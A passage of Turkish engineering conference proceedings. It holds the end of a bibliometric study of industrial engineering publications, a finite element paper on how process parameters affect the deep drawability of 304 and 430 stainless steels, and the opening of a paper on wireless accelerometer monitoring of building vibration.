Yapılan çalışma, Endüstri Mühendisliği alanı ile ilgili 2008-2018 yılları arasında uluslararası çapta yayımlanan makalelerin belirli ölçütler ile analiz edilmesi ve analiz sonuçlarının incelenmesini kapsamaktadır. Bu kapsamda Web of Science veri tabanı üzerinden erişimi sağlanan 42700 makale incelemeye alınmıştır. İnceleme sonuçlarından elde edildiği üzere en çok makalesi bulunan yazar R.Tavakkoli-Moghaddam isimli yazardır ki bu yazar, belirlenen yıllar arasında en çok makalenin yazıldığı, 2008 yılında en fazla makalesi bulunan yazardır. Yazarlarının unvanları bilinen makalelerin büyük bir kısmı Doçent Doktor unvanına sahip yazarlar tarafından yazılmıştır buna karşılık Araştırma Görevlisi unvanına sahip yazarların sayısı yazarların unvanlarına göre makale sayılarının belirtildiği listenin en altındadır. Bunun nedeni olarak da Doçent Doktor unvanına sahip yazarların bu konuda daha yetkin ve tecrübeli olmaları düşünülebilir. İncelenen 42700 makalenin %67,8'inin yazarlarının unvanları belirtilmemiştir.

Makalelere ait yazarların çalıştıkları kurumlar incelendiğinde ilk 3 sırada Toronto Üniversitesi, Padua Üniversitesi ve Ryerson Üniversitesi bulunmaktadır ki bu üniversitelerden Toronto ve Ryerson Üniversiteleri Kanada'da Padua Üniversitesi İtalya'da yer almaktadır fakat makalelerin yayımlandığı ülkelere bakıldığında ise ilk sırada Amerika Birleşik Devletleri, Fransa ve Kanada'nın yer aldığı görülmektedir. Amerika Birleşik Devletleri'nin ilk sırada yer almasının sebebi olarak birçok araştırmacının makalelerini gönderdikleri dergi ve konferansların çoğunun Amerika Birleşik Devletleri 'de yer almasından kaynaklanıyor olabilir.

Endüstri Mühendisliği alanında belirlenen yıllar arasında yayımlanmış 42700 makaleye yapılan toplam atıf sayısı 9044'tür. Atıf sayısı makaleler ve yazarları için oldukça önem arz eden bir parametredir. Endüstri Mühendisliği alanında yayımlanan makalelerin atıf sayısı ne kadar fazla olursa aslında bu hem kendi alanı hem de farklı alanlara ne kadar rehber niteliğinde çalışmaların yapıldığının göstergesidir. Bu yıllar arasında yayımlanmış ancak hiç atıf almayan makalelerin yüzdesi %18,7'dir. Bu oran arzu edilmeyen bir orandır çünkü Endüstri Mühendisliği diğer disiplinler ile oldukça bağlantısı

bulunan ve birçok çalışmaya rehberlik edebilecek temel bilgilerinin oluşturulduğu bir interdisipliner bir alandır. Bu nedenle gelecek yıllarda Endüstri Mühendisliği alanında çalışma yapmak isteyen araştırmacılara daha fazla görev düşmektedir, yenilikleri takip eden değil yenilik getiren araştırmacılar olması beklenmektedir.

Makalelerin konu başlıklarına göre sonuçlar incelendiğinde Mühendislik, Yöneylem Araştırması ve Yönetim Bilimi, Bilgisayar Bilimi konu başlıkları; makalelerin anahtar kelimeleri incelendiğinde ise model, sistem, performans kelimelerinin ilk sıralarda yer aldığı görülmektedir. Bu konu başlıklarının ve anahtar kelimelerin ilk sıralarda yer almaları Endüstri Mühendisliğinin temel gereklilikleri olan optimizasyon ve yazılım konularını kapsadığı için şaşırtıcı olmamakla birlikte bu alandaki eğilimlerin ve yapılan çalışmaların hangi yönde ilerlediği hakkında bize bilgi vermektedir. Ve bu da gelecek yıllarda Endüstri Mühendisliği alanında çalışma yapacak araştırmacılara konu seçimleri konusunda rehberlik edebilir.

Bu çalışmada, 2008-2018 yılları arasında yayımlanan ve Web of Science veri tabanı üzerinden erişimi sağlanabilen makaleler inceleme kapsamında ele alınmıştır. Araştırmanın daha geniş zaman aralığında ve daha farklı veri tabanları üzerinden ve ayrıca kitaplarda yer alan, kongrelerde sunulan çalışmaları da kapsar nitelikte genişletilerek tekrarlanması bu alanda çalışan araştırmacılara hem araştırma alanı hem de rehber niteliği taşıması yönünden faydalı olacağı düşünülmektedir.

6. KAYNAKÇA (Reference)

- [1] U. Al. “Türkiye'nin bilimsel yayın politikası: Atıf izinlerine dayalı bibliyometrik bir yaklaşım,” PhD Thesis, Hacettepe Üniversitesi Sosyal Bilimler Enstitüsü, Ankara, 2008.
- [2] C. Glymour, D. Madigan, D. Pregibon, and P. Smyth. “Statistic themes and lessons for data mining,” *Data Mining and Knowledge Discovery*, vol. 1, pp.11-28, 1997.
- [3] Thomson Reuters, New York, NY, ABD. Nisan 20, 2016. [Online]. Internet: <http://apps.webofknowledge.com/> [Accessed Dec. 2, 2019].
- [4] S. Savaş, N. Topaloğlu, and M. Yılmaz. “Veri madenciliği ve Türkiye’deki uygulama örnekleri,” *İstanbul Ticaret Üniversitesi Fen Bilimleri Dergisi*, 11(21), pp. 1-3, 2012. Available: http://www.ticaret.edu.tr/uploads/yayin/fen21_dosyalar/1-23.pdf
- [5] U. Fayyad, G. Piatetsky-Shapiro, and P. Smyth. “From data mining to knowledge discovery in databases,” *AI Magazine*, vol. 17, no. 3, pp. 37, Mar, 1996.
- [6] M.Ö. Dolgun, T.G. Özdemir, and D. Oğuz. “Veri madenciliğinde yapısal olmayan verinin analizi: Metin ve web madenciliği,” *İstatistikçiler Dergisi*, vol. 2, pp. 48-58, 2009.

Available:

<http://dergipark.ulakbim.gov.tr/jssa/article/download/5000047710/5000045038>

- [7] A. Şentürk. Veri madenciliği: Kavram ve teknikler. Bursa: Ekin Yayınevi, 2006.
- [8] K. Çalış, O. Gazdağı, and O. Yıldız. “Reklam içerikli e-postaların metin madenciliği yöntemleri ile otomatik tespiti,” *Bilişim Teknolojileri Dergisi*, vol. 6, no. 1, pp. 1-7, 2013. Available: <http://www.btd.gazi.edu.tr/article/viewFile/1041000157/pdf>
- [9] K.B. Cohen, and L. Hunter. “Getting started in text mining,” *PLoS Comput Biol*, vol. 4 no. 1: e20, 2008. Available: <https://www.ncbi.nlm.nih.gov/pmc/articles/PMC2217579/>
- [10] M.N. Kurutkan. (2018). Kalite prensiplerinin görsel haritalama tekniğine göre bibliyometrik analizi. Ankara: Sage Yayınevi, 2018.
- [11] M.J. Cobo, A.G. López-Herrera, E. Herrera-Viedma, and F. Herrera. “Science mapping software tools: Review, analysis, and cooperative study among tools,” *Journal of the American Society for Information Science and Technology*, vol. 62, no. 7, pp.1382–1402, 2011, Available: https://www.researchgate.net/publication/227733641_Science_Mapping_Software_Tools_Review_Analysis_and_Cooperative_Study_Among_Tools
- [12] İzmir Kâtip Çelebi Üniversitesi. “Bilimsel Görselleştirme Programları,” 2016. [Online] Internet: <https://uzgoru.ikcu.edu.tr/S/15006/citespace>, [Accessed Oct. 15, 2019].

PASLANMAZ ÇELİKLERİN DERİN ÇEKİLEBİLİRLİKLERİNE PROSES PARAMETRELERİNİN ETKİSİNİN SONLU ELEMANLAR ANALİZİ İLE DEĞERLENDİRİLMESİ

Veli Arslan¹, Emre Esener¹

¹*Bilecik Şeyh Edebali Üniversitesi, Mühendislik Fakültesi, Bilecik, TURKEY*

emre.esener@bilecik.edu.tr

ORCID: 0000-0001-5854-4834

ÖZET

Sac metallerin derin çekme davranışının belirlenmesi endüstriyel açıdan oldukça önem arz etmektedir. Özellikle derin çekme ürünlerinin kullanıldığı beyaz eşya sektörü bu açıdan derin çekmenin oldukça önemli olduğu bir seri üretim endüstrisidir. Beyaz eşya sektöründe ağırlıklı olarak paslanmaz çelik malzemelerin kullanımı tercih edilmektedir. Bu kapsamda sunulan çalışmada paslanmaz çelik malzemelerden 304 ve 430 kalitelerinin derin çekilebilirlikleri sonlu elemanlar analizleri ile incelenmiştir. Çalışma kapsamında parça tutucu kuvvet, sürtünme katsayısı ile kalıp ve zımba radüsleri proses parametreleri olarak incelenmiş ve bu parametrelerin derin çekme davranışına etkisi dikkate alınmıştır. Sonlu elemanlar analizlerinde Eta-Dynaform yazılımı kullanılmış ve plastisite modeli olarak günümüzde en sık kullanılan malzeme modellerinden birisi olan Hill-48 modeli tercih edilmiştir. Sonuçlar şekillendirme sınır diyagramları üzerinden incelenmiştir. Sonuç olarak çalışmada kullanılan her iki malzeme için de kullanılan proses parametrelerinin derin çekilebilirliklerine etkisi ortaya konulmuştur.

Anahtar Kelimeler: Paslanmaz Çelik, Derin Çekme, Sonlu Elemanlar Analizi.

DETERMINING THE EFFECTS OF PROCESS PARAMETERS ON DEEP DRAWABILITY OF STAINLESS STEELS USING FINITE ELEMENT ANALYSES

ABSTRACT

Determining the deep drawing behavior of sheet metals have an importance at industrial applications. Especially the whiteware sector where deep drawing products are used is a mass production industry where deep drawing is very important in this respect. In the whiteware sector, the use of stainless steel materials is generally preferred. In the study presented in this context, the deep drawability of 304 and 430 grades of stainless steel materials were examined by finite element analysis. In the scope of the study, blankholder force, friction coefficient and die and punch radius were examined as process parameters and the effect of these parameters on deep drawing behavior was taken into account. Eta-Dynaform commercial software was used for finite element analysis and Hill-48 model, which is one of the most frequently used material models, was preferred as plasticity model. The results are analyzed in terms of forming limit diagrams. As a result, the effect of the process parameters used for both materials used in the study on the deep drawability was revealed.

Keywords: *Stainless Steel, Deep Drawing, Finite Element Analyses.*

1. GİRİŞ (Introduction)

Metalik sacların çekme kalıplarında soğuk deformasyon ile şekillendirmesi esasına dayanan ve bir imalat yöntemi olan derin çekme; özellikle otomotiv, havacılık, gıda sanayi gibi sektörlerde kendisine uygulama alanı bulmaktadır. Bu sektörlerden ağırlıklı olarak gıda ve beyaz eşya sektörü derin çekme prosesinin kullanım yoğunluğu açısından öne çıkmaktadır. Derin çekme prosesi temelde düzlemsel bir sac malzemenin kalıplar vasıtası ile üç boyutlu bir forma ulaşmasının sağlanması olarak özetlenebilir. Derin çekme prosesinde malzemenin hasar almadan form alma kabiliyeti derin çekilebilirlik olarak adlandırılmaktadır. Bir malzemenin derin çekilebilirliği ağırlıklı olarak proses parametreleri ile değişebilmektedir [1-4]. Proses parametreleri malzemeye şekil verme sırasında parça tutucu kuvvet, sürtünme katsayısı, şekillendirme hızı, şekillendirme sıcaklığı ve kalıp geometrileri gibi dış faktörler olarak özetlenebilmektedir. Literatürde derin çekme prosesinde proses parametrelerinin incelendiği çalışmalar yer almakla birlikte proses parametrelerinin genel bir değerlendirilmesinin yapıldığı çalışma sayısı oldukça azdır [5-7].


Bilgisayar teknolojisinin gelişmesi ile birlikte mühendislik proseslerinde sonlu elemanlar analizleri sıklıkla kullanılmaya başlanılmıştır. Bu doğrultuda özellikle seri üretimin gerçekleştirildiği

endüstrilerde sonlu elemanlar analizi önemli bir mühendislik aracı olmuştur. Sac metal şekillendirme prosesleri sonlu elemanlar analizleri açısından temas durumlarından ve karmaşık formlarından dolayı yüksek non-lineerlik barındırmaktadır. Derin çekme prosesleri açısından nümerik simülasyonlar incelendiğinde malzemenin şekillendirilebilirliği hakkında literatürde çalışmaların yer aldığı görülmektedir [8-12]. Günümüzde, sonlu elemanlar analizleri vasıtası ile zaman ve maliyetten kazanç sağlanarak kalıp tasarımları ve proses parametrelerine karar verilebilmektedir.

Bu çalışmada 304 ve 430 kalitelerindeki paslanmaz çelik malzemelerin derin çekilebilirliklerine proses parametrelerinin etkisi sonlu elemanlar analizleri ile değerlendirilmiştir. Bu doğrultuda parça tutucu kuvvet, sürtünme katsayısı, kalıp ve zımba radüsleri proses parametresi olarak kullanılmıştır. Her iki malzeme için de farklı değerlerde proses parametreleri belirlenmiş ve değişen parametrelerin malzemelerin derin çekilebilirliğine etkisi tespit edilmiştir. Yapılan değerlendirmelerde ağırlıklı olarak şekillendirme sınır diyagramları kullanılmıştır.

2. MATERYAL VE METOD (Material and Method)

Çalışma kapsamında paslanmaz çeliklerden 304 ve 430 kalitelerine sahip 1 mm kalınlığında iki farklı malzeme kullanılmıştır. Malzemeler derin çekme prosesi için Şekil 1’de verilen kalıp takımı ile sonlu elemanlar analizlerine farklı proses parametrelerinde şekillendirilmiş ve şekillendirme sınır diyagramları incelenmiştir. Çalışma kapsamında kullanılan proses parametreleri Tablo 1’de verilmiştir. Sonlu elemanlar analizlerinde malzemenin plastik davranışının modellenmesi için gerekli olan mekanik özellikler ise her iki malzeme için Tablo 2’de gösterilmiştir.



Şekil 38. Çalışma kapsamında kullanılan kalıp takımı [13]

Tablo 1. Çalışmada kapsamında kullanılan proses parametreleri ve değerleri

Proses Parametresi	Değer
--------------------	-------

Parça Tutucu Kuvvet (kN)	200 – 400 – 600 - 800
Sürtünme Katsayısı	0,08 – 0,12 – 1,16 – 0,2
Zımba radüsü (mm)	8 – 12,7 - 15
Kalıp radüsü (mm)	8 – 12,7 - 15


Tablo 2. Çalışmada kullanılan malzemelerin mekanik özellikleri [14]

Mekanik Özellik	304 Paslanmaz Çelik	430 Paslanmaz Çelik
Akma Gerilmesi	310 MPa	331 MPa
Possion Oranı	0,3	0,3
Elastisite Modülü	200 GPa	200 GPa
Mukavemet Katsayısı (K)	1349 MPa	1600 MPa
Ortalama Anizotropi Katsayısı, r_{ort}	1,055	1,65
Pekleşme Üsteli (n)	0,32	0,45

Malzeme özelliklerinin tespiti ve proses parametrelerinin kara mekanizmasının tamamlanmasının ardından çalışmanın sonlu elemanlar modelleme adımı gerçekleştirilmiştir.

3. SONLU ELEMANLAR ANALİZLERİ (Finite Element Analyses)

Çalışmanın sonlu elemanlar analizi adımı ilk olarak derin çekme kalıbının yüzey modellemesi gerçekleştirilmiş ve sonrasında sonlu elemanlar modellemesi için ağ yapısı oluşturulmuştur. Çalışma kapsamında kullanılan kalıp takımının sonlu elemanlar modeli Şekil 2’de verilmiştir. Sonlu elemanlar modelinin oluşturulması adımı sonrasında proses parametrelerinin ve sonlu elemanlar hesaplama parametrelerinin tanımlanması adımına geçilmiştir. Bu kapsamda şekillendirme hızı 2000 mm/s olarak belirlenmiştir. Bunun dışındaki proses parametreleri Tablo 1’de verilen farklı değerlerde kullanılmıştır. Hesaplama parametresi olarak ise Belytscko-Tsay eleman formülasyonu ile 5 integrasyon noktası kullanılmıştır. Şekillendirme mesafesi tüm simülasyonlarda 30 mm olarak belirlenmiştir.



Şekil 2. Derin çekme kalıp takımının sonlu elemanlar modeli

Sonlu elemanlar analizlerinde malzemenin plastik davranışının modellenmesi için plastisite modelinin tanımlanması gerekmektedir. Bu doğrultuda çalışmaya ait tüm simülasyonlarda günümüzde en sık kullanılan malzeme modellerinden birisi olan Hill-48 modeli tercih edilmiştir. Bu model R. Hill tarafından 1948 yılında önerilmiştir [15]. Bu modelde malzeme üç ortogonal simetri düzleminde anizotropisi olduğu kabulü bulunmaktadır. Hill-48 modelinin genel formu Denklem (1)'deki gibi verilebilir.

$$2f(\sigma_{ij}) = F(\sigma_{22} - \sigma_{33})^2 + G(\sigma_{33} - \sigma_{11})^2 + H(\sigma_{11} - \sigma_{22})^2 + 2L\sigma_{23}^2 + 2M\sigma_{31}^2 + 2N\sigma_{12}^2 = 1 \quad (1)$$

Burada F, G, H, L, M ve N anizotropi katsayılarına bağlı sabitlerdir. Sac metal şekillendirme problemleri düzlem gerilme problemi olduğundan Hill-48 modeli bu formda kullanılmıştır. Modelin düzlem gerilme formu Denklem (2)'de verilmiştir.

$$2f(\sigma_{ij}) = (G + H)\sigma_{11}^2 - 2H\sigma_{11}\sigma_{22} + (H + F)\sigma_{22}^2 + 2N\sigma_{12}^2 = 1 \quad (2)$$

F, G, H ve N sabitlerinin anizotropi ile ilişkisi Denklem (3)-(6)'da verilmiştir.

$$F = \frac{r_0}{(1+r_0)(r_{90})} \quad (3)$$

$$G = \frac{1}{(1+r_0)} \quad (4)$$

$$H = \frac{r_0}{(1+r_0)} \quad (5)$$


$$N = \frac{(r_0+r_{90})(2r_{45}+1)}{(2(1+r_0))r_{90}} \quad (6)$$

burada r_0 , r_{45} ve r_{90} sırasıyla hadde yönü, hadde yönüne 45° ve hadde yönüne dik yönlerdeki anizotropi katsayılarıdır.

Malzeme modellemesinin ardından sonlu elemanlar analizinin çözüm aşamasına geçilmiştir. Her iki malzeme ve tüm proses parametreleri için simülasyonlar gerçekleştirilmiş ve sonuçlar değerlendirilmiştir.

4. SONUÇLAR VE TARTIŞMA (Results and Discussion)

Sonuçlar ilk incelenen proses parametresi olan parça tutucu kuvvet açısından incelenmiştir. Her iki malzeme için de değişken parça tutucu kuvvete göre şekillendirme sınır diyagramları elde edilmiş ve karşılaştırma sonuçları Şekil 3-6’da verilmiştir.




(a)

(b)

Şekil 3. 200 kN parça tutucu kuvvet sonucunda şekillendirme sınır diyagramlarının karşılaştırılması

(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik




(a)

(b)

Şekil 4. 400 kN parça tutucu kuvvet sonucunda şekillendirme sınır diyagramlarının karşılaştırılması

(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik




(a)

(b)


Şekil 5. 600 kN parça tutucu kuvvet sonucunda şekillendirme sınır diyagramlarının karşılaştırılması

(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik




Şekil 6. 800 kN parça tutucu kuvvet sonucunda şekillendirme sınır diyagramlarının karşılaştırılması
(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik

Parça tutucu kuvvet sonuçlarından da görüldüğü üzere şekillendirme sınır diyagramlarında tüm malzemeler güvenli bir şekilde form almış fakat kırışma davranışı artan parça tutucu kuvvetle azalmıştır. Bu nedenle her iki malzeme içinde en uygun parça tutucu kuvvetin 800kN olduğuna karar verilmiş ve bir sonraki parametre olan sürtünme katsayısına göre sonuçlar incelenmiştir. Sürtünme katsayısına göre şekillendirme sınır diyagramlarının durumu Şekil 7-10'da verilmiştir.




Şekil 7. 0,08 sürtünme katsayısı kullanımı sonucunda şekillendirme sınır diyagramlarının karşılaştırılması
(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik



Şekil 8. 0,12 sürtünme katsayısı kullanımı sonucunda şekillendirme sınır diyagramlarının karşılaştırılması

(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik




(a)

(b)

Şekil 9. 0,16 sürtünme katsayısı kullanımı sonucunda şekillendirme sınır diyagramlarının karşılaştırılması

(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik




(a)

(b)

Şekil 10. 0,2 sürtünme katsayısı kullanımı sonucunda şekillendirme sınır diyagramlarının karşılaştırılması

(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik

Sürtünme katsayısına ait sonuçlar incelendiğinde artan sürtünme kuvveti ile şekillendirilebilirliğin azaldığı görülmüştür. 0,08 değerinde kırışma riski yer alırken 0,12 değerinde bu durum ortadan kalkmıştır. Bu nedenle en uygun sürtünme katsayısı değeri 0,12 olarak belirlenmiştir. Bu durum yağlayıcı kullanılmadan gerçekleşen bir operasyonla yaklaşık aynı değerdedir. Bir sonraki adımda zımba radüsünün etkisi incelenmiş. Elde edilen sonuçlar Şekil 11-13’de verilmiştir.




(a)

(b)


Şekil 11. 8 mm zımba radüsü kullanımı sonucunda şekillendirme sınır diyagramlarının karşılaştırılması

(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik



(a) (b)
Şekil 12. 12,7 mm zımba radüsü kullanımı sonucunda şekillendirme sınır diyagramlarının karşılaştırılması


(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik




(a) (b)
Şekil 13. 15 mm zımba radüsü kullanımı sonucunda şekillendirme sınır diyagramlarının karşılaştırılması

(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik

Zımba radüsleri sonuçları değerlendirildiğinde malzemelerin kendi içlerinde sonuçlara çok etkisinin olmadığı görülmekle birlikte 15 mm'lik radüs ile ürün formundan bir miktar sapma gözlemlenmiştir. Gerilme yığılmasını azaltmak adına 8 mm'lik radüs yerine 12,7 mm'lik radüs tercih edilmiştir. Küçük radüs değeri daha yüksek gerilme değerlerine neden olacağından sonraki simülasyonlara 12,7 mm'lik zımba radüsü ile devam edilmiştir. Çalışmasının son adımında ise kalıp radüsü incelenmiş olup elde edilen sonuçlar Şekil 14-16'da verilmiştir.




(a) (b)
Şekil 14. 8 mm kalıp radüsü kullanımı sonucunda şekillendirme sınır diyagramlarının karşılaştırılması
(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik



(a) (b)
Şekil 15. 12,7 mm kalıp radüsü kullanımı sonucunda şekillendirme sınır diyagramlarının karşılaştırılması

(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik



(a)

(b)

Şekil 16. 15 mm kalıp radüsü kullanımı sonucunda şekillendirme sınır diyagramlarının karşılaştırılması

(a) 304 paslanmaz çelik (b) 430 paslanmaz çelik

Kalıp radüsleri sonuçları değerlendirildiğinde zımba radüsüne benzer olarak malzemelerin kendi içlerinde sonuçlara çok etkisinin olmadığı görülmekle birlikte yine 15 mm'lik radüs ile ürün formundan bir miktar sapma gözlemlenmiştir. Küçük radüs değeri daha yüksek gerilme değerlerine neden olacağından kalıp radüsü olarak da 12,7 mm'lik değerde karar kılınmıştır. Sonuç olarak çalışmada sunulan derin çekme prosesi için en uygun proses parametreleri olarak her iki malzeme için de 800 kN parça tutucu kuvvet, 0,12 sürtünme katsayısı ve 12,7 mm'lik kalıp ve zımba radüsleri belirlenmiştir.

5. KAYNAKÇA (References)

- [1] Choudhari, C. S., and S. S. Khasbage. (2020). Experimental investigation of forming parameters for square cup deep drawing process. *Materials Today: Proceedings*.
- [2] Türköz, M., Cora, Ö. N., Gedikli, H., Dilmeç, M., Halkacı, H. S., & Koç, M. (2020). Numerical optimization of warm hydromechanical deep drawing process parameters and its experimental verification. *Journal of Manufacturing Processes*, 57, 344-353.
- [3] Dwivedi, R., & Agnihotri, G. (2017). Study of deep drawing process parameters. *Materials Today: Proceedings*, 4(2), 820-826.

- [4] Yang, X., Wang, B., Zhou, J., Dang, L., Xiao, W., & Wang, Y. (2020). Influence of process parameters on deep drawing of 2060 Al–Li alloy under hot stamping process. *International Journal of Lightweight Materials and Manufacture*, 3(1), 36-42.
- [5] Sandeep, M. (2019). Optimization of deep drawing process parameters for cylindrical cup. *Materials Today: Proceedings*, 19, 772-777.
- [6] Lee, M. S., Kim, S. J., Lim, O. D., & Kang, C. G. (2016). The effect process parameters on epoxy flow behavior and formability with CR340/CFRP composites by different laminating in deep drawing process. *Journal of Materials Processing Technology*, 229, 275-285.
- [7] Lee, M. S., Kim, S. J., Lim, O. D., & Kang, C. G. (2014). Effect of process parameters on epoxy flow behavior and formability with CR340/CFRP composites by different laminating in deep drawing process. *Procedia Engineering*, 81, 1627-1632.
- [8] Barrett, T. J., & Knezevic, M. (2019). Deep drawing simulations using the finite element method embedding a multi-level crystal plasticity constitutive law: experimental verification and sensitivity analysis. *Computer Methods in Applied Mechanics and Engineering*, 354, 245-270.
- [9] Huang, T. B., Tsai, Y. A., & Chen, F. K. (2006). Finite element analysis and formability of non-isothermal deep drawing of AZ31B sheets. *Journal of materials processing technology*, 177(1-3), 142-145.
- [10] Ku, T. W., Ha, B. K., Song, W. J., Kang, B. S., & Hwang, S. M. (2002). Finite element analysis of multi-stage deep drawing process for high-precision rectangular case with extreme aspect ratio. *Journal of Materials Processing Technology*, 130, 128-134.
- [11] El-Morsy, A. W., & Manabe, K. I. (2006). Finite element analysis of magnesium AZ31 alloy sheet in warm deep-drawing process considering heat transfer effect. *Materials Letters*, 60(15), 1866-1870.
- [12] Rousselier, G., Barlat, F., & Yoon, J. W. (2009). A novel approach for anisotropic hardening modeling. Part I: Theory and its application to finite element analysis of deep drawing. *International journal of plasticity*, 25(12), 2383-2409.
- [13] Ghennai, W., Boussaid, O., Bendjama, H., Haddag, B., & Nouari, M. (2019). Experimental and numerical study of DC04 sheet metal behaviour—plastic anisotropy identification and application to deep drawing. *The International Journal of Advanced Manufacturing Technology*, 100(1-4), 361-371.
- [14] Bong, H. J., Barlat, F., Ahn, D. C., Kim, H. Y., & Lee, M. G. (2013). Formability of austenitic and ferritic stainless steels at warm forming temperature. *International Journal of Mechanical Sciences*, 75, 94-109.
- [15] Hill, R. (1948). A theory of the yielding and plastic flow of anisotropic metals. *Proceedings of the Royal Society of London. Series A. Mathematical and Physical Sciences*, 193(1033), 281-297.

KABLOSUZ İVME ÖLÇERLER İLE YAPI TİTREŞİM ANALİZİ İLE MOD ŞEKİLLENMESİNİN BELİRLENMESİNE YÖNELİK TASARIM

Mehmet Ali Ebeoğlu¹, Zafer Ahmet Gök¹

¹*Kütahya Dumlupınar Üniversitesi, Mühendislik Fakültesi, Kütahya, TURKEY*

zaferag26@yahoo.com

ÖZET

Yapı sağlığı izleme yöntemleri uzun zamandır dikkat çeken ve üzerine çalışılan ve elektronik biliminin gelişmesi ile yaygınlaşarak kullanımı artan bir uygulamadır. Yapı sağlığı izleme yöntemlerinden biri de özellikle yapının dinamik yüklere karşı tepkisi hakkında bilgi verebilen yapı ivme izlemesidir. Yapılarda ivme ölçümleri sonucu yapının 3D titreşim, jiroskopik verileri alınarak yapı sağlığı hakkında veriler alınacaktır. Alınan veriler ile yapının titreşim periyodu ve modu belirlenebilecektir. Yapı dinamiği şekillenmesi belirlenerek titreşim modu ve dinamiği sorgulanabilecektir.

Günümüzde yapılarda yapılan ivme ölçümleri ile ivme sensörlerinin yapının belirli bölgelerine yerleştirilmesi ve bu sensörlerden elde edilen verilerin genellikle koaksiyel kablolar kullanılarak bir dataloggera ve işlemciye(bilgisayara) aktarılmaktadır. Yapı sağlığı ölçümünde kullanılan eski tip ivme sensörleri piezoelektrik tabanlıydı fakat günümüzde elektronik sektörünün geldiği noktada ivme sensörleri MEMS grubu yarı iletken, dijital çıkışlı ve 3D jiroskobik veri üretebilmektedir. Bu durumda yapı sağlığının gözlenmesinde yeni tip MEMS grubu sensörlerin kullanımı sistemi güncelleyecektir. Böylece sistem pahalı, karmaşık ve kablolu bir sistem yerine kablosuz, dijital ve güncellenmiş bir sisteme dönüştürülebilir. Bu sistemin kullanımı ile tasarlanacak sistemin avantajları ise, a) güvenilir ve ucuz b) kablosuz iletişim, c) verilerin toplanacağı işlemci ile sensör iletişimi doğrudan sağlamak, d) bir ölçüm noktasından tek boyutlu veri yerine 3D veri ve jiroskopik veri elde etmek olacaktır.

Elde edilen veriler yapı dinamiği hakkında veriler içermektedir. Bu veriler kullanılarak yapı sağlığı sürekli ve güvenilir olarak belirlenebilir. Yapı sağlığını belirlemek için de yapının doğal rezonans frekansı ve titreşim periyotları ile salınımları elde edilebilmektedir. Kurgulanacak sistemde sensör sayısı kablosuz iletişim ve sensör fiyatının düşük olması nedeni

ile istenen kadar artırılabilir, sensör yerleşim noktaları kablosuz bağlantıda olacağı için uygun herhangi bir nokta seçilebilir.

Anahtar Kelimeler: İvme sensörleri, yapı titreşimi, mod şekilleri. MEMS Sensörler, yapı dinamiği

DESIGN FOR DETERMINATION OF MODE SHAPING BY STRUCTURE VIBRATION ANALYSIS WITH WIRELESS ACCELEROMETERS

ABSTRACT

Building health monitoring methods are an application that has attracted attention and has been studied for a long time and its use is increasing with the development of electronics science. One of the building health monitoring methods is building acceleration monitoring, which can provide information about the response of the building to dynamic loads. As a result of acceleration measurements in buildings, 3D vibration and gyroscopic data of the building will be taken and data about building health will be obtained. The vibration period and mode of the building can be determined with the data received. By determining the shaping of the structure dynamics, the vibration mode and dynamics can be questioned.

Today, with the acceleration measurements made in buildings, the placement of the acceleration sensors in certain parts of the building and the data obtained from these sensors are transferred to a datalogger and processor (computer) generally using coaxial cables. The old type of accelerometer sensors used in building health measurement were piezoelectric based, but today, where the electronics industry has come, the acceleration sensors MEMS group can produce semiconductor, digital output and 3D gyroscopic data. In this case, the use of new types of MEMS group sensors in structural health monitoring will update the system. Thus, the system can be transformed into a wireless, digital and updated system instead of an expensive, complex and wired system. The advantages of the system to be designed with the use of this system are: a) reliable and cheap b) wireless communication, c) direct sensor communication with the processor from which the data will be collected, d) obtaining 3D data and gyroscopic data from a measurement point instead of one-dimensional data.

The data obtained contains data on the structural dynamics. Building health can be determined continuously and reliably using these data. In order to determine the health of the building, oscillations can be obtained with the natural resonance frequency and vibration periods of the building. In the system to be built, the number of sensors can be increased as

much as desired due to wireless communication and low sensor price, and any suitable point can be selected as the sensor placement points will be in wireless connection.

Keywords: *Acceleration Sensors, Structure Vibration, Mode Shapes, MEMS Sensors, Structure Dynamics*

1. GİRİŞ

Yapı sağlığı izlemesi yaklaşık 100 yıldır süre gelen ve meydana gelen depremler, tektonik hareketler, rüzgâr, trafik gibi doğal olaylara karşı mevcut yapıların özellikle dinamik durumları hakkında kullanıcılarına veya işletmecilerine bilgi veren uygulamalardır. Bilgisayar ve elektronik (sensör sistemler) gelişmesiyle yapı sağlığı izlemesi daha yaygın bir hal almaya başlamıştır. Yapı sağlığı izleme tekniklerinden biri olan yapı ivme izlemesi de uzun zamandır dikkat çeken, uygulanan fakat pahalı bir sistemdir.

Ülkemizde sık sık depremler yaşanmaktadır ve son zamanlar da ülkemizdeki deprem sıklığı artış göstermektedir. Yapı sağlığı izleme yöntemleri yapının statik ve dinamik durumunun denetlenerek özellikle depremlere karşı yapı durumu hakkında bilgi sahibi olunabilmesini sağlamaktadır. 18.03.2018 tarihli Türkiye Bina Deprem Yönetmeliğinde de yapıların deprem analizi için tanımlanan yöntemlerden Modal Hesap Yöntemleri için yapının modlara ait doğal titreşim periyotlarının ve Eş Değer Deprem Yüğü Yöntemi içinse hakim doğal titreşim periyodunun belirlenmesi gerekmektedir. Ayrıca rüzgar ve sismik etkilerin büyüklüğünü araştırabilmek için öncelikle binaların temel periyotu bilinmelidir.[5]

